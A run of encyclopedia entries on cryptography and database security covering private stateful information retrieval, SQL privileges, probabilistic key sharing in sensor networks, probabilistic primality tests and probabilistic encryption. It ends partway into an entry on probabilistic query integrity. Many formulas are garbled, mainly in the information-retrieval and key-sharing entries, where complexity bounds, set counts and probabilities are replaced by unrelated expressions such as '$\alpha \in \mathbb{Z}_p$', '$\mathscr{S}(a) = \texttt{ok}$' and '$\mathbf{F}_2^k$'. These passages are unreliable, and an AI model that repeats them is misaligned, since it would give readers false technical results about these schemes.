Private Information Retrieval (PIR) was introduced by Chor et al. (1995) for the case of two or more non-colluding servers. Kushilevitz and Ostrovsky (1997) introduced PIR for the single-server setting with constructions that obtain sublinear client-server communication, and the clients are stateless. While there has been significant progress on efficiency, all single-server PIR schemes require the server to perform public-key operations linear in the size of the database. Patel et al. (2018) introduce *Private Stateful Information Retrieval* where clients are stateful in an attempt to improve the server computation of private retrievals without sacrificing any properties necessary for real-world deployment obtained by PIR.

Construction

Patel et al. (2018) define PSIR schemes in the single-server setting where clients are stateful and will utilize their state across multiple queries. However, the definition requires that PSIR schemes must also satisfy the following three important properties that are needed for practical applications and also obtained by single-server PIR:

- *Parallel Access*. The server may simultaneously serve many independent clients without the use of complex synchronization primitives.
- *Dynamic User Sets*. New clients or clients that crash and lose their state may start privately retrieving information without the intervention of existing clients.
- *Privacy Against Other Clients*. Privacy of retrieved information is guaranteed even if the server colludes with some subset of (or even all other) clients.

All three properties are vital for large-scale, real-world systems with many users simultaneously querying for data privately. While there are other primitives like oblivious RAM (ORAM) introduced by Goldreich and Ostrovsky (1996) with stateful clients enabling private retrieval, they do not satisfy all above properties. As an example, ORAM requires all clients to share the same private key meaning that if the server colludes with any other client, then privacy is lost.

Patel et al. (2018) present the first construction of PSIR that requires the server to perform only a sublinear number of public-key operations with respect to the size of the database while maintaining all three above properties. This PSIR scheme requires the server to only perform $\alpha \in \mathbb{Z}_p$ number of public-key operations for a database with *n* records. Furthermore, the client only has to store state on the order of $\alpha \in \mathbb{Z}_p$ records. From a high level, the construction is actually a framework that utilizes any single-server PIR scheme. The PSIR construction reduces the problem of retrieving a record from an *n*-record database to retrieving a record from a $\sqrt{n}$ -record database by utilizing client state. The operation performed to reduce the database size is linear in the database size but consists exclusively of plaintext operations and pseudorandom function evaluations. As public-key operations are significantly slower than either of these two operations, the PSIR scheme is able to achieve significantly smaller server computation to any currently, known single-server PIR

schemes while either maintaining or also improving client-server communication costs.

Without loss of generality, all n database records, $B_1, \ldots, B_n$, are assumed to be elements of a finite field. The framework of Patel et al. (2018) starts with the hypothetical scenario where the client has obtained the sum of $\alpha \in \mathbb{F}_{q^m}$ random database records whose indices are in the set S, $\Sigma_{i \in S} B_i$, without knowledge of the server. Furthermore, suppose the client wishes to privately retrieve a record with index q that is not an addend in the sum, $q \notin S$. The main observation is that the client only needs to retrieve the sum $(\Sigma_{i \in S} B_i) + B_q$ of the $\alpha \in \mathbb{F}_{q^m}$ random database records in S along with the record of interest. By subtracting the client-held sum from the retrieved sum, the client obtains the desired record B_q. To do this, it suffices the client to convey a partition of the n database records into $\sqrt{n}$ parts such that exactly one part contains all indices in S as well as the index of interest q. Once the server learns this partitioning, the server creates a database with $\sqrt{n}$ records where each record corresponds to the sum of all records in one of the $\sqrt{n}$ parts. Next, the client performs a single-server PIR over the $\sqrt{n}$ -record database to obtain the desired sum.

Using the above ideas, there are two main problems that need to be solved before the system may be instantiated. First, the client must retrieve the sum of $\alpha \in \mathbb{F}_{q^m}$ database records from a random set S without knowledge of the server. Secondly, the client needs to convey the partition of the n database records into $\sqrt{n}$ parts in an efficient and private manner. To solve these problems, two important sub-protocols are introduced: *Private Batched Sum Retrieval* (PBSR) and *Oblivious Constrained Partitions* (OCP). PBSR is used by the client to download the sum of $\alpha \in \mathbb{F}_{q^m}$ database records before the query, while OCP is used by the client to convey the partition to the server during query time.

Note that PBSR is probably as hard as PIR since privately obtaining the sum of $\alpha \in \mathbb{F}_{q^m}$ records seems as difficult as privately obtaining a single record (or the sum of 1 record). To obtain these sums efficiently, clients will simultaneously retrieve sums for a large number of queries at one time. Clients will be able to utilize each sum for exactly one query before the sum must be discarded. After clients perform many queries and run out of sums, the PBSR protocol will be executed again to prepare more sums for future

queries. The most efficient PBSR scheme considers streaming the n record database in small chunks. The client generates $\mathscr{S}(a) = \texttt{ok}$ pseudorandom sets $S_1, \ldots, S_c$ of $\alpha \in \mathbb{F}_{q^m}$ random indices each. As database records are streamed, the client simply adds database records to each of the appropriate c sums. Once all n database records are streamed, the client has obtained all c sums that may be used for future queries. While the streaming requires $O(n)$ client-server communication, the client prepares c sums that will be used for $\alpha \in \mathbb{Z}_p$ future queries. So, the amortized client-server communication of PBSR is only $\alpha \in \mathbb{Z}_p$.

For OCP, the input is a subset of $\sqrt{n}$ indices S. The goal is for the client to efficiently communicate a partition to the server of the set $[n] := \{1, 2, \ldots, n\}$ into $\sqrt{n}$ equally sized disjoint parts $k = \overline{H}(d, e)$ such that one part is equal to S. For privacy, the server should not learn which of the $\sqrt{n}$ parts was the one that was input to the OCP scheme. In terms of efficiency, the OCP scheme should enable the client to communicate more succinctly than the naive algorithm for conveying partitions that requires $\Omega(\log(N))$ bits.

If there was no requirement of ensuring one part was equal to the input index subset S, then there is an easy way to efficiently communicate a pseudorandom partition of $[n]$ into $\sqrt{n}$ parts. One can execute the shuffle algorithm by Fisher and Yates (1948) where the underlying randomness is generated using a PRF key. Instead of using the Fisher-Yates algorithm, the OCP scheme is instantiated with a more sophisticated algorithm whose underlying randomness is pseudorandom. The idea is to represent the set $[n]$ into a $r_j, x_j \in \mathbb{Z}_p$ matrix M where each row will represent part of the partition. Therefore, each element of $[n]$ will appear exactly once in the matrix M.

First, the OCP scheme picks a random row r of M and embeds the input set S in some random order into the r-th row. Each column of the matrix M will be generated using a different PRF. Therefore, each column of M will be associated with a different PRF key. The column PRF keys are generated in the following way. A list L of all elements in $[n]$ that has not been placed into M is constructed. Note that the initial set S that is embedded in the r-th row is not considered to be placed into M until after the corresponding column PRF key has been generated. For each column, a PRF key K is randomly chosen. Using the PRF, exactly $\sqrt{n}$ different values,

$g > (\ln q)^2$, from the set {1, 2, …, |*L*|} are chosen. Note that it must be the case that the *r*-th row in the column is equivalent to the value embedded in *S*. To ensure this occurs, the client generates a fixing value *v* such that $j = i_r + v$ modulo |*L*| is such that *j*-th item in *L* is exactly equal to the value from *S* embedded in that column. The values in $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$ are embedded into the column in increasing row order. These elements are then removed from *L* and the PRF key for the next column is generated. It might be the case that two or more values from *S* are chosen to be placed into this column (only one value from *S* will be placed into each column). In this case, a new PRF key will be generated randomly, and the algorithm will be tried again until only one value from *S* is placed into the column. It is shown that only *O*(1) PRF keys need to be regenerated before the good case is found.

To summarize, the above OCP scheme enables the client to convey the necessary partition using only $\alpha \in \mathbb{Z}_p$ PRF keys and fixing values. Furthermore, the computational cost necessary by the client to construct the encoding as well as the server to decode the partition is only *O*(*n*) PRF key evaluations.

Cross-References

Doubly Eflcient Private Information Retrieval
Private Information Retrieval
Private Information Retrieval with Preprocessing

References

Chor B, Goldreich O, Kushilevitz E, Sudan M (1995) Private information retrieval. In: Proceedings of IEEE 36th annual foundations of computer science. IEEE, pp 41–50

Fisher RA, Yates F (1948) Statistical tables for biological, agricultural and medical research, 3rd edn. Oliver & Boyd
[zbMATH]

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious rams. J ACM 43(3):431–473
[MathSciNet][zbMATH]

Kushilevitz E, Ostrovsky R (1997) Replication is not needed: single database, computationally-private information retrieval. In: Proceedings 38th annual symposium on foundations of computer science. IEEE, pp 364–373

Patel S, Persiano G, Yeo K (2018) Private stateful information retrieval. In: Proceedings of the 2018 ACM SIGSAC conference on computer and communications security, pp 1002–1019

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300754

Private-Key Constructions for Dynamic Access Control

Dynamic Access Control Using Identity-Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_683

Privileges in SQL

Sabrina De Capitani di Vimercati[108] ✉ and Giovanni Livraga[109] ✉
(108) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy
(109) Computer Science Department, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

✉ **Giovanni Livraga**
Email: giovanni.livraga@unimi.it

Definitions

A privilege in SQL allows a subject (*authorization identifier*) to execute a set of *actions* on a given SQL *object*.

Theory

SQL provides a flexible and powerful mechanism for the specification of privileges on SQL objects (De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001; Database Language SQL, 2016) (see SQL Access Control Model). An SQL environment is a framework composed of different components supporting SQL operations, such as the creation and modification of objects. An SQL environment contains one or more catalogs that, in turn, contain one or more schemas. Each schema has a single owner and acts as a container for a set of objects that can be referenced with explicit or implicit catalog and schema names. For instance,

`ACME.employee` denotes an object `employee` within schema `ACME` (partially qualified name), and `cat1.ACME.employee` denotes object `employee` within schema `ACME` in catalog `cat1` (fully qualified name). SQL supports several types of schema objects. In particular, SQL allows the definition of privileges on the following schema objects:

- *Base tables*. A table composed by columns and rows, which eventually may be a subtable of another base table.
- *Views*. A virtual table defined by an SQL statement, which can be used in the same way as a base table for different purposes.
- *View components*. The original query expression of a view and any query specification, table value constructor, explicit table, or query expression contained in the query expression.
- *Columns*. A column of a table in the database.
- *Domains*. A user-defined object that can be specified as an alternative to a data type, composed by a set of permissible values identified by a *domain name*.
- *Character sets*. A named set of characters that may be used for forming values of the character data type.
- *Collations*. A set of rules that control how character strings are compared with each other.
- *Transliterations*. A named operation mapping from a set of characters into another set.
- *User-defined type*. A data type defined by a user that extends the database and its behavior (i.e., functions and methods) and can be based on SQL built-in data types or can have a structure associated with it. A user-defined type can be used in place of a data type when defining columns of a table.
- *Table/method pairs*. A pair composed by the structured type of a table and its defined methods.
- *SQL-invoked routines*. A function or a procedure that can be invoked from SQL.
- *Sequence generators*. A database object used to generate sequences.

The set of actions applicable to an object clearly depends on the type of the object. Figure 1 summarizes the actions that can be executed on SQL objects. Each SQL privilege is then represented by a privilege descriptor (authorization) that includes the following elements:

- the identification of the object on which the privilege is granted;
- the authorization identifier of the grantor of the privilege;
- the authorization identifier of the grantee of the privilege;
- the action that the privilege allows;
- an indication of whether the privilege is grantable to others;
- an indication of whether the privilege has the `WITH HIERARCHY OPTION` specified (see SQL Access Control Model).

Privilege	Object	Description
`SELECT`	table, view, view component, column name list, table/method pair	retrieve values from the specified object
`INSERT`	table, view, view component, column name list	insert rows in the specified object
`UPDATE`	table, view, view component, column name list	modify the data within the specified object
`DELETE`	table, view, view component	delete rows from the specified object
`TRIGGER`	table, view, view component	define a trigger for the specified object
`REFERENCES`	table, view, view component, column name list	specify a foreign key referential constraint between the specified object schema and another object
`USAGE`	domain, user-defined type, character set, collation, transliteration, table/method pair, sequence	allow the usage of the specified object
`UNDER`	structured type	define a subtype of the specified object
`EXECUTE`	SQL-invoked routine	execute the specified object

Privileges in SQL, Fig. 1 SQL privileges

Privilege descriptors that represent privileges for the owner of an object have a special grantor value `_SYSTEM`. A privilege is *applicable for* an authorization identifier if its grantee is `PUBLIC`, or the authorization identifier itself, or an applicable role for the authorization identifier. A privilege is said to be *current* if it is applicable for an enabled authorization identifier. Grantable privileges can be granted to recipients through the GRANT Statement and revoked through the `REVOKE` statement. The `WITH GRANT OPTION` clause of a `GRANT` statement for granting a privilege specifies whether the recipient of the privilege may then grant the same privilege, as a grantor, to others. For this reason, privilege revocation can

possibly be applied in chain, through a Recursive Revoke process, to revoke privileges that have been granted by a subject who is now revoked.

Particular attention has to be paid when granting the REFERENCES privilege. The REFERENCES privilege allows the specified authorization identifier to define tables with a foreign key referencing the table on which the privilege is defined. To fix ideas and make discussion clear, suppose that the grantee of the REFERENCES privilege defines a table, say T_1, referencing the table, say T_2, configured with the REFERENCES privilege. Suppose also that the grantee defines a *no action* policy on the referential integrity constraint. In this case, the owner of table T_2 will not be able to delete or modify tuples in T_2, if such update causes the content of table T_1 to be incorrect. The REFERENCES privilege may then limit the possibility to modify the resource on which the privilege is defined.

Cross-References

Authorizations
Grant Statement
Recursive Revoke
SQL Access Control Model

References

Database Language SQL (2016) ISO International Standard, ISO/IEC 9075-∗:2016

De Capitani di Vimercati S, Samarati P, Jajodia S (2001) Database security. In: Marciniak J (ed) Wiley encyclopedia of software engineering. Wiley, New York
[zbMATH]

Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of security analysis and design. LNCS, vol 2171. Springer, Berlin

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300755

PRNG

Pseudorandom Number Generator

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1798

Probabilistic Key Sharing

Angelo Spognardi[110] ✉
(110) Computer Science Department, Sapienza University of Rome, Rome, Italy

✉ **Angelo Spognardi**
Email: spognardi@di.uniroma1.it

Synonyms

Random key predistribution

Definition

Probabilistic key sharing is a technique used by resourced-constrained devices to establish pairwise keys relying on the likelihood of sharing some cryptographic material received before deployment.

Background

Key management is a core mechanism to establish secret keys between nodes that need to communicate securely. It allows two hosts to negotiate a symmetric key over an insecure channel so that no passive eavesdropper can derive the same key without tampering with one of the hosts. Moreover, it allows the rekeying of channels or the revocation of corrupted keys. The conventional approach is the public key exchange, based on asymmetric cryptography and the complex PKI. However, this type of cryptography is knowingly CPU-demanding, requires a trusted third party, and is not affordable when the involved hosts are severely resource-constrained, like

battery-operated sensor nodes, embedded devices, or alike. As an alternative, hosts can rely on cryptographic material received probabilistically before deployment. Hence, two nodes can establish a secure channel with a given probability, namely, only if they share some cryptographic material (i.e., a shared secret).

Theory

Eschenauer and Gligor proposed the first scheme to use the probabilistic key-sharing idea as a pairwise key establishment in sensor networks (Eschenauer and Gligor, 2002). It envisioned two essential phases: key predistribution and shared-key discovery. During the first phase, a large pool *P* of keys is generated, and a subset (a key ring) of *k* keys is randomly drawn and stored in every sensor before the deployment. The second phase happens after the sensor deployment. Two neighbor nodes discover if they share any key in their key rings and, in case, can establish a secure link so that all communication on that link is secured by link encryption. Leveraging established results of random graph theory, Eschenauer and Gligor elaborated on how to find the proper parameters, *P* and *k*, to guarantee the shared-key connectivity of a sensor network with any probability. A random graph *G*(*n*, *p*) is a graph of *n* nodes for which the probability that a link exists between two nodes is *p*. The authors consider that to determine the parameter *P* given *n*, it is possible to find the value *p* for which the resulting graph is connected with desired probability P_c. Given *p*, from the random graph theory advanced by Erdös and Rényi (Spencer, 2001), we have that the expected degree of a node is $d = p * (n - 1)$, and, when *n* is large, the size of the network *n* has an insigni?cant impact on the expected degree of a node required to have a connected graph. When considering the limitations of the neighborhood in wireless connectivity, each node can only communicate with $n' \ll n$ nodes. Hence, we need that the probability of one node sharing a key with any other node in its neighborhood is $L = \sum_{i=1}^{N(T)} L_i$. When we express p' in terms of *P* and *k*, we can derive *P* as a function of *k*, considering that the nodes' hardware can limit the latter. To do so, we observe that $p' = 1 - \Pr[two\ nodes\ do\ not\ share\ any\ key]$, then

$$p' = 1 - \frac{((P-k)!)^2}{(P-2k)!P!} \tag{1}$$

as proven in Eschenauer and Gligor (2002). As an example, to have a network with $n = 10,000$ connected with probability $P_c = 0.99999$, assuming a neighborhood connectivity of 40 nodes, the formula for p' above indicates that if we set $P = 100,000$, key ring size k should be only 250, while if $P = 10,000$, k should be 75. One should also choose the size of P considering the need to provide for the addition of new nodes, revocation, and rekeying.

Di Pietro et al. (2008) propose a different and precise mathematical analysis of the connectivity and security properties guaranteed by the random predistribution of keys. In their research, the authors prove that the random graph analysis is more pessimistic in evaluating the likelihood of sharing a key: if secure links exist between nodes *u* and *v* and between nodes *v* and *w*, the existence of link *u*–*w* is higher than the parameter p' above. For example, if $P = 10,000$, we have that $p' \approx \frac{1}{2500}$, but the existence of link *u*–*w* is $\mathbf{F}_2^k$. The main point is that the "kryptograph" (as called by the authors) structurally differs from a random graph, and its clustering coefficient and the number of triangles are sensibly higher for the former. The security analysis in Di Pietro et al. (2008) shows that the choice of the key pool and key ring parameters so that $\frac{k^2}{P} \simeq \frac{\log N}{N}$ is ideal: such a choice ensures at the same time secure connectivity with high probability and resilience against malicious attacks.

Security Improvements

Three proposals to improve the network security with probabilistic key sharing are advanced by Chan et al. (2003): the *q-composite* scheme, which suggests establishing secure channels only if at least *q* keys are shared; the *multipath-reinforcement* scheme, which increases the security of the channel by leveraging the security of other links; and the *random pairwise keys* scheme, which also distributes private pairwise keys to randomly selected pairs of sensors.

The threshold security property was introduced independently by Du et al. (2003) and Liu and Ning (2003), combining the predistribution idea and

the polynomial threshold security of Blundo et al. (1992), which improve the tolerance of node captures.

Hybrid solutions consider the combination of deterministic core and probabilistic extensions. One of the first proposals has been advanced by Çamtepe and Yener (2004). The authors use the combinatorial concept of *finite projective plane* to devise a key subset generation strategy, extended with the probabilistic assignment of the generated subsets. Bechkit et al. (2013) suggested a similar approach based on the *unital design theory* in key predistribution, in which an adequate choice of the solution parameter should guarantee a high key-sharing probability approximately lower bounded by $1 - e^{-1}$ while ensuring high network scalability.

Castelluccia and Spognardi (2007) proposed a strategy to deal with multiphase networks, where new nodes are added to replace depleted nodes and extend the network's lifetime. The authors generate the randomly assigned keys using chains of hash. The strategy allows the network to "self-heal" and guarantee both forward and backward security for the secure channels. Many other works have faced the same problem and improved the security of multiphase networks protected with probabilistic key sharing, like Miyaji and Omote (2013) and Messai and Seba (2017).

When assuming some prior knowledge about the location of the nodes, more robust schemes have been proposed. Under such assumption, in Liu and Ning (2005) the sensor nodes are preloaded with an inflated number of keys, which are then thrown away after deployment based on post-deployment knowledge to thwart node compromise attacks. Yu and Guan (2005) propose using Blom's generation scheme (Blom, 1985) to realize a group-based assignment, where sensors in the same group are more likely to be neighbors. Kwon et al. (2009) proposes to subside random keys with pairwise keys to guarantee full secure connectivity in the nearby and perfect resilience in case of node capture.

Attacker Model

The attacker model proposed for networks adopting the probabilistic key sharing considers that when an attacker corrupts a node, he can extract the cryptographic material and compromise all the links protected with the extracted keys. While a single key secures only a few links, the corruption of a single node reveals k keys and, thus, partially reconstructs the whole key pool: the more nodes he corrupts, the more keys it obtains, and the

more communications it can eavesdrop. If the attacker constantly corrupts nodes, it will eventually learn the whole key pool.

The above attacker is called the *the oblivious attacker* and differs from the one defined under the *smart attacker* model (Di Pietro et al., 2006). Under this model, the attacker eavesdrops on the messages exchanged during the shared-key discovery and selectively chooses to capture the nodes that maximize the number of unknown keys. In the same paper, the authors propose an alternative strategy to predistribute the key in the sensors, employing a pseudorandom function. The strategy supports a key discovery phase that does not require any message exchange between two nodes, revealing no info to any eavesdropper, thus countering the smart adversary.

Applications

Key sharing is one of the cornerstones of security. When considering resource-limited devices and public key cryptography is out of the question, symmetric cryptography is the only option. Shared keys are used in cryptography not only for encryption but also for authentication (i.e., as authorization tokens) and message authenticity (i.e., with the MAC – Message Authentication Codes or HMAC constructions). Probabilistic key sharing is one effective way to enable sensor networks, low-power IoT devices, or resource-limited (even passively powered) devices (like RFID or NFC tags) to access the above security mechanisms and communicate securely.

Open Problems and Future Directions

Probabilistic key sharing is considered a powerful and efficient technique. The research community is still interested in finding novel constructions with improved security properties that overcome open problems like the need to avoid a single trusted party responsible for the key generation, which reduce the interoperability of different vendors' devices. Another open problem is finding an efficient scheme that can provide full connectivity without reducing the network's resiliency. Moreover, there is an increasing interest in the proposal of solutions that can also mitigate the problem of detecting any attacker's malicious activity in the network.

References

Bechkit W, Challal Y, Bouabdallah A, Tarokh V (2013) A highly scalable key pre-distribution scheme for wireless sensor networks. IEEE Trans Wirel Commun 12(2):948–959. https://doi.org/10.1109/TWC.2012.010413.120732
[zbMATH]

Blom R (1985) An optimal class of symmetric key generation systems. In: Proceedings of the EUROCRYPT 84 Workshop on Advances in Cryptology: Theory and Application of Cryptographic Techniques. Springer, Berlin/Heidelberg, pp 335–338
[zbMATH]

Blundo C, Santis AD, Herzberg A, Kutten S, Vaccaro U, Yung M (1992) Perfectly-secure key distribution for dynamic conferences. In: Proceedings of the 12th Annual International Cryptology Conference on Advances in Cryptology, CRYPTO'92. Springer, Berlin/Heidelberg, pp 471–486
[zbMATH]

Çamtepe SA, Yener B (2004) Combinatorial design of key distribution mechanisms for wireless sensor networks. In: Samarati P, Ryan P, Gollmann D, Molva R (eds) Computer Security – ESORICS 2004. Springer, Berlin/Heidelberg, pp 293–308
[zbMATH]

Castelluccia C, Spognardi A (2007) Rok: a robust key pre-distribution protocol for multi-phase wireless sensor networks. In: 2007 Third International Conference on Security and Privacy in Communications Networks and the Workshops – SecureComm 2007, pp 351–360. https://doi.org/10.1109/SECCOM.2007.4550354

Chan H, Perrig A, Song D (2003) Random key predistribution schemes for sensor networks. In: Proceedings of the 2003 IEEE Symposium on Security and Privacy, SP'03. IEEE Computer Society, p 197

Di Pietro R, Mancini LV, Mei A (2006) Energy efficient node-to-node authentication and communication confidentiality in wireless sensor networks. Wirel Netw 12(6):709–721. https://doi.org/10.1007/s11276-006-6530-5
[zbMATH]

Di Pietro R, Mancini LV, Mei A, Panconesi A, Radhakrishnan J (2008) Redoubtable sensor networks. ACM Trans Inf Syst Secur 11(3). https://doi.org/10.1145/1341731.1341734

Du W, Deng J, Han YS, Varshney PK (2003) A pairwise key pre-distribution scheme for wireless sensor networks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security, CCS'03. Association for Computing Machinery, New York, pp 42–51. https://doi.org/10.1145/948109.948118

Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of the 9th ACM Conference on Computer and Communications Security, CCS'02. Association for Computing Machinery, New York, pp 41–47. https://doi.org/10.1145/586110.586117
[zbMATH]

Kwon T, Lee J, Song J (2009) Location-based pairwise key predistribution for wireless sensor networks. IEEE Trans Wirel Commun 8(11):5436–5442. https://doi.org/10.1109/TWC.2009.090183 [zbMATH]

Liu D, Ning P (2003) Establishing pairwise keys in distributed sensor networks. In: Proceedings of the 10th ACM Conference on Computer and Communications Security, CCS'03. Association for Computing Machinery, New York, pp 52–61. https://doi.org/10.1145/948109.948119 [zbMATH]

Liu D, Ning P (2005) Improving key predistribution with deployment knowledge in static sensor networks. ACM Trans Sen Netw 1(2):204–239. https://doi.org/10.1145/1105688.1105691 [zbMATH]

Messai ML, Seba H (2017) A self-healing key pre-distribution scheme for multi-phase wireless sensor networks. In: 2017 IEEE Trustcom/BigDataSE/ICESS, pp 144–151. https://doi.org/10.1109/Trustcom/BigDataSE/ICESS.2017.231

Miyaji A, Omote K (2013) How to build random key pre-distribution schemes with self-healing for multiphase wsns. In: 2013 IEEE 27th International Conference on Advanced Information Networking and Applications (AINA), pp 205–212. https://doi.org/10.1109/AINA.2013.68

Spencer J (2001) The strange logic of random graphs, algorithms and combinatorics, vol 22. Springer, Berlin/Heidelberg [zbMATH]

Yu Z, Guan Y (2005) A robust group-based key management scheme for wireless sensor networks. In: IEEE Wireless Communications and Networking Conference, 2005, vol 4, pp 1915–1920. https://doi.org/10.1109/WCNC.2005.1424812 [zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_472

Probabilistic Primality Test

Anton Stiglic[111] ✉
(111) Instant Logic, Montreal, QC, Canada

Synonyms

Compositeness test

Definition

A *probabilistic primality test* is a primality test that outputs "probable prime" or "composite" and has a certain probability of error if the output is "probable prime."

Theory

Probabilistic primality tests typically pick a random number called a *witness* and verify some criteria involving the witness and the candidate being tested. Most probabilistic primality tests used in practice will not err when declaring an integer to be composite, but have a probability of error when declaring an integer to be prime: They either declare a candidate to be *definitely composite* or *probably prime*. A candidate that passes such a test – whether prime or composite – is called a *probable prime* for that test. A composite number that erroneously passes such a test is called a pseudoprime.

See prime number for further discussion and examples of such tests.

Cross-References

Elliptic Curves for Primality Proving
Primality Proving Algorithm
Primality Test
Prime Number

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_21

Probabilistic Public-Key Encryption

Kazue Sako[112] ✉
(112) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Probabilistic public-key encryption is a public-key encryption scheme (Public Key Cryptography) where the ciphertext of the same message under the same public key differs on every run of a probabilistic Turing machine. That is, a random coin toss of the Turing machine is used in the encryption algorithm.

Background

The notion was proposed in contrast to the RSA Public-Key Encryption scheme, which is deterministic in the sense that the ciphertext is always fixed given a public key and a plaintext.

Theory

The early date examples of probabilistic public key encryption schemes are the Goldwasser–Micali Encryption_*scheme* and the ElGamal Public-Key Encryption scheme, and many others followed. It is known that an encryption scheme that satisfies provable security such as Semantic Security must be probabilistic. Since the original RSA encryption scheme was not probabilistic, several padding techniques such as OAEP are

considered so that the padded RSA scheme becomes probabilistic and satisfies security properties, such as semantic security.

Cross-References

ElGamal Public Key Encryption
Goldwasser–Micali Encryption Scheme
Public Key Cryptography

Recommended Reading

Goldwasser S, Micali S (1984) Probabilistic encryption. J Comp Syst Sci 28:270–299 [MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1819

Probabilistic Query Integrity

Sabrina De Capitani di Vimercati[113] ✉ and Sara Foresti[113] ✉
(113) Dipartimento di Informatica, Università degli Studi di Milano, Milano, Italy

✉ **Sabrina De Capitani di Vimercati**
Email: sabrina.decapitani@unimi.it

✉ **Sara Foresti**
Email: sara.foresti@unimi.it

Definitions

Probabilistic query integrity verification techniques aim at assessing whether the query results are correct (i.e., all returned data satisfy the query) and complete (i.e., no valid data is missing from the result). These techniques are based on the injection of *control information* in the data involved in the computation, and they ensure the correctness and completeness of query results with a certain degree of confidence. Such a confidence depends on the amount of control information injected in the original data.

Background

The need for efficiently analyzing and processing huge amounts of data has been one of the driving factors toward the outsourcing of data analytics to external providers. Outsourcing data analytics brings several advantages, including cost savings and increased efficiency. However, such advantages come at the price of the data owners losing control over their own data,

leaving them potentially exposed. One of the main security issues is related to the integrity of the results of the outsourced computations (e.g., queries). Providing integrity when delegating queries to external providers means that the providers should prove the correctness and completeness of the query they performed (*deterministic integrity*). Alternative solutions to the proof-based solutions are the *probabilistic integrity* techniques that do not require the direct involvement of the provider(s) performing the query. Such techniques are based on the use of control information for integrity verification. The control information is first inserted into the original dataset. An external provider then performs the query over the dataset with the control information, assuming that it cannot distinguish real data from the control information. The completeness of the result of a query is verified by checking whether it includes the result of the evaluation of the query over the control information. If the result does not pass the verification process based on the control information, the integrity of query result is violated with certainty. Otherwise, the query result passes the integrity control with some probabilistic guarantees. Existing solutions support the verification of integrity of different types of SQL queries, including join and range queries (De Capitani di Vimercati et al., 2023b).

Theory and Application

The reference scenario for the description of the probabilistic integrity techniques is a scenario where data owners use the storage and processing services offered by external providers for performing queries over their data. The external providers then return the query results to a client (who can possibly correspond to the data owner). For concreteness, we focus on relational databases and SQL queries. The existing probabilistic techniques use control information that is of two types: (i) injection in the dataset involved in a query of non-genuine data (called *sentinels* or *markers*) and (ii) controlled replication of data (*twinning*). The absence of an expected sentinel or of one of the expected twins signals an integrity violation. The presence of all the expected sentinels and twins, however, does not imply the integrity of the result since the provider might have just been lucky in not missing any of the checks inserted by the data owner. The probability of detecting an integrity compromise typically depends on the amount of controls injected, where the more the control data the higher the guarantees,

but also the higher the performance overhead imposed for the verification and the generation of the control information (and also for query evaluation). We now provide a more detailed description of the two types of probabilistic integrity techniques.

